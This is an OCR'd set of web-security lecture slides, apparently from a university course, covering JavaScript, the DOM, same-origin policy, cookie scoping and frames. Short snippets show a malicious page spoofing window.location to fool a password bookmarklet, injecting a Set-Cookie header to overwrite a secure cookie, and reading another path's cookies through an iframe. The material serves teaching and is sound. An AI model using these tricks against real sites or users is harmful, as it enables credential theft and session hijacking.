

C:\Documents and Settings\John Mitchell\My Documents\st...
C:\Documents a
Live Search
C:\Documents an...
Page
The script on this page adds two numbers
Windows Internet Explorer
Sum = 7
OK
Done
My Computer
100%

Event-Driven Script Execution


```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
...
<body onmousedown="whichButton(event)">
...
</body>
```

Script defines a page-specific function

Function gets executed when some event happens


C:\Documents and Settings\John Mitchell\My Documents\stanford\cs155\l...
C:\Documents and Settings\Jol
Live Search
C:\Documents and Setti...
Page
Tools
Click in the document. An alert box will alert which mouse button you clicked.
Windows Internet Explorer
You clicked the left mouse button!
OK
Done
My Computer
100%

```
<html>
   <body>
      <div style="-webkit-transform: rotateY(30deg)
                  rotateX(-30deg); width: 200px;">
                I am a strange root.
      </div>
   </body>
</html>
```



Source: http://www.html5rocks.com/en/tutorials/speed/layers/

JavaScript

- "The world's most misunderstood programming language"
- Language executed by the Web browser
  - Scripts are embedded in webpages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page
- Used to implement "active" webpages and Web applications
- A potentially malicious webpage gets to execute some code on user's machine

JavaScript History

- Developed by Brendan Eich at Netscape
  - Scripting language for Navigator 2
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
  - Name was part of a marketing deal
  - "Java is to JavaScript as car is to carpet"
- Various implementations available
  - SpiderMonkey, RhinoJava, others

Common Uses of JavaScript

- Page embellishments and special effects
- Dynamic content manipulation
- Form validation
- Navigation systems
- Hundreds of applications
  - Google Docs, Google Maps, dashboard widgets in Mac OS X, Philips universal remotes ...

JavaScript in Webpages

- Embedded in HTML as a <script> element
  - Written directly inside a <script> element
    - <script> alert("Hello World!") </script>
  - In a file linked as src attribute of a <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute


  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link

  Click me

Document Object Model (DOM)

- HTML page is structured data
- DOM is object-oriented representation of the hierarchical HTML structure
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



W3C standard differs from models supported in existing browsers

Reading Properties with JavaScript

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

- Example 1 returns "ul"
- Example 2 returns "null"
- Example 3 returns "li"
- Example 4 returns "text"
  - A text node below the "li" which holds the actual text data as its value
- Example 5 returns " Item 1 "

Page Manipulation with JavaScript

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: add a new list item


Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

JavaScript Bookmarks (Favelets)

- Script stored by the browser as a bookmark
- Executed in the context of the current webpage
- Typical uses:
  - Submit the current page to a blogging or bookmarking service
  - Query a search engine with highlighted text
  - Password managers
    - One-click sign-on
    - Automatically generate a strong password
    - Synchronize passwords across sites



Must execute only inside the "right" page

A JavaScript "Rootkit"

[redacted] ["Rootkits for JavaScript environments"]

```
if (window.location.host == "bank.com")
   doLogin(password);
```

JavaScript bookmark

Malicious page defines a global variable named "window" whose value is a fake "location" object

```
var window = { location: { host: "bank.com" } };
```

A malicious webpage


Let's Detect Fake Objects

[redacted] ["Rootkits for JavaScript environments"]

window.location = "#";
If window.location is a native object,
new value will be "https://bank.com/login#"

JavaScript bookmark

```
window.__defineGetter__("location",
    function () { return "https://bank.com/login#"; });
window.__defineSetter__("location", function (v) { });
```



A malicious webpage

Let's Detect Emulation

["Rootkits for JavaScript environments"]

Use reflection API


```
typeof obj.__lookupGetter__(propertyName)
!== "undefined"
```

typeOf and !== avoid asking for the value of "undefined" (could be redefined by attacker!)

JavaScript bookmark

Attacker emulates reflection API itself!

```
Object.prototype.__lookupGetter__ =
function() { ... };
```



A malicious webpage

Content Comes from Many Sources

- Scripts

  <script src="//site.com/script.js"> </script>

- Frames

  <iframe src="//site.com/frame.html"> </iframe>

- Stylesheets (CSS)

  <link rel="stylesheet" type="text/css" href="//site.com/theme.css" />

- Objects (Flash) - using swfobject.js script

```
<script> var so = new SWFObject('//site.com/flash.swf', …);
         so.addParam('allowscriptaccess', 'always');
         so.write('flashdiv');
</script>
```

Allows Flash object to communicate with external scripts, navigate frames, open windows

Browser Sandbox

- Goal: safely execute JavaScript code provided by a website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
  - Can only access properties of documents and windows from the same domain, protocol, and port
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Same Origin Policy

protocol://domain:port/path?params


Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**

Same Origin Policy (SOP) for cookies:


Generally, based on
([protocol], domain, path)

Setting Cookies by Server



- Delete cookie by setting "expires" to date in past
- Default scope is domain and path of setting URL

Viewing Cookies in Browser



Flash

- HTTP cookies: max 4K, can delete from browser
- Flash cookies / LSO (Local Shared Object)
  - Up to 100K
  - No expiration date
  - Cannot be deleted by browser user
- Flash language supports XMLSockets
  - Can only access high ports in Flash app's domain
  - Scenario: malicious Flash game, attacker runs a proxy on a high port on the game-hosting site... Consequences?

Cookie Identification

Cookies are identified by (name, domain, path)

Both cookies stored in browser's cookie jar,

both are in scope of **login.site.com**

SOP for Writing Cookies

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?


allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .utexas.edu

path: anything

SOP for Sending Cookies



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is "secure"

Goal: server only sees cookies in its scope

Examples of Cookie SOP

cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path = **/**

secure

cookie 2

name = **userid**

value = u2

domain = **.site.com**

path = **/**

non-secure

both set by **login.site.com**

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u2

https://login.site.com/ cookie: userid=u1; userid=u2

(arbitrary order; in FF3 most specific first)

Cookie Protocol Issues

- What does the server know about the cookie sent to it by the browser?
- Server only sees Cookie: Name=Value

  … does not see cookie attributes (e.g., "secure")

  … does not see which domain set the cookie


  - RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Who Set The Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user "badguy" - not a violation of SOP! (why?)
- Alice visits cs361s.site.com to submit homework
  - cs361s.site.com thinks it is talking to "badguy"
- Problem: cs361s.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Overwriting "Secure" Cookies

- Alice logs in at https://www.google.com



LSID, GAUSR are "secure" cookies

- Alice visits http://www.google.com
  - Automatically, due to the phishing filter
- Network attacker can inject into response
  Set-Cookie: LSID=badguy; secure
  - Browser thinks this cookie came from http://google.com, allows it to overwrite secure cookie

Accessing Cookies via DOM

- Same domain scoping rules as for sending cookies to the server
- document.cookie returns a string with all cookies available for the document
  - Often used in JavaScript to customize page
- Javascript can set and delete cookies via DOM
  - document.cookie = "name=value; expires=…; "
  - document.cookie = "name=; expires= Thu, 01-Jan-70"

Path Separation Is Not Secure

Cookie SOP: path separation

when the browser visits **x.com/A**,

it does not send the cookies of **x.com/B**

This is done for efficiency, not security!

DOM SOP: no path separation

A script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```


Frames

- Window may contain frames from different sources
  - frame: rigid division as part of frameset
  - iframe: floating inline frame

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```


- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Browser Security Policy for Frames

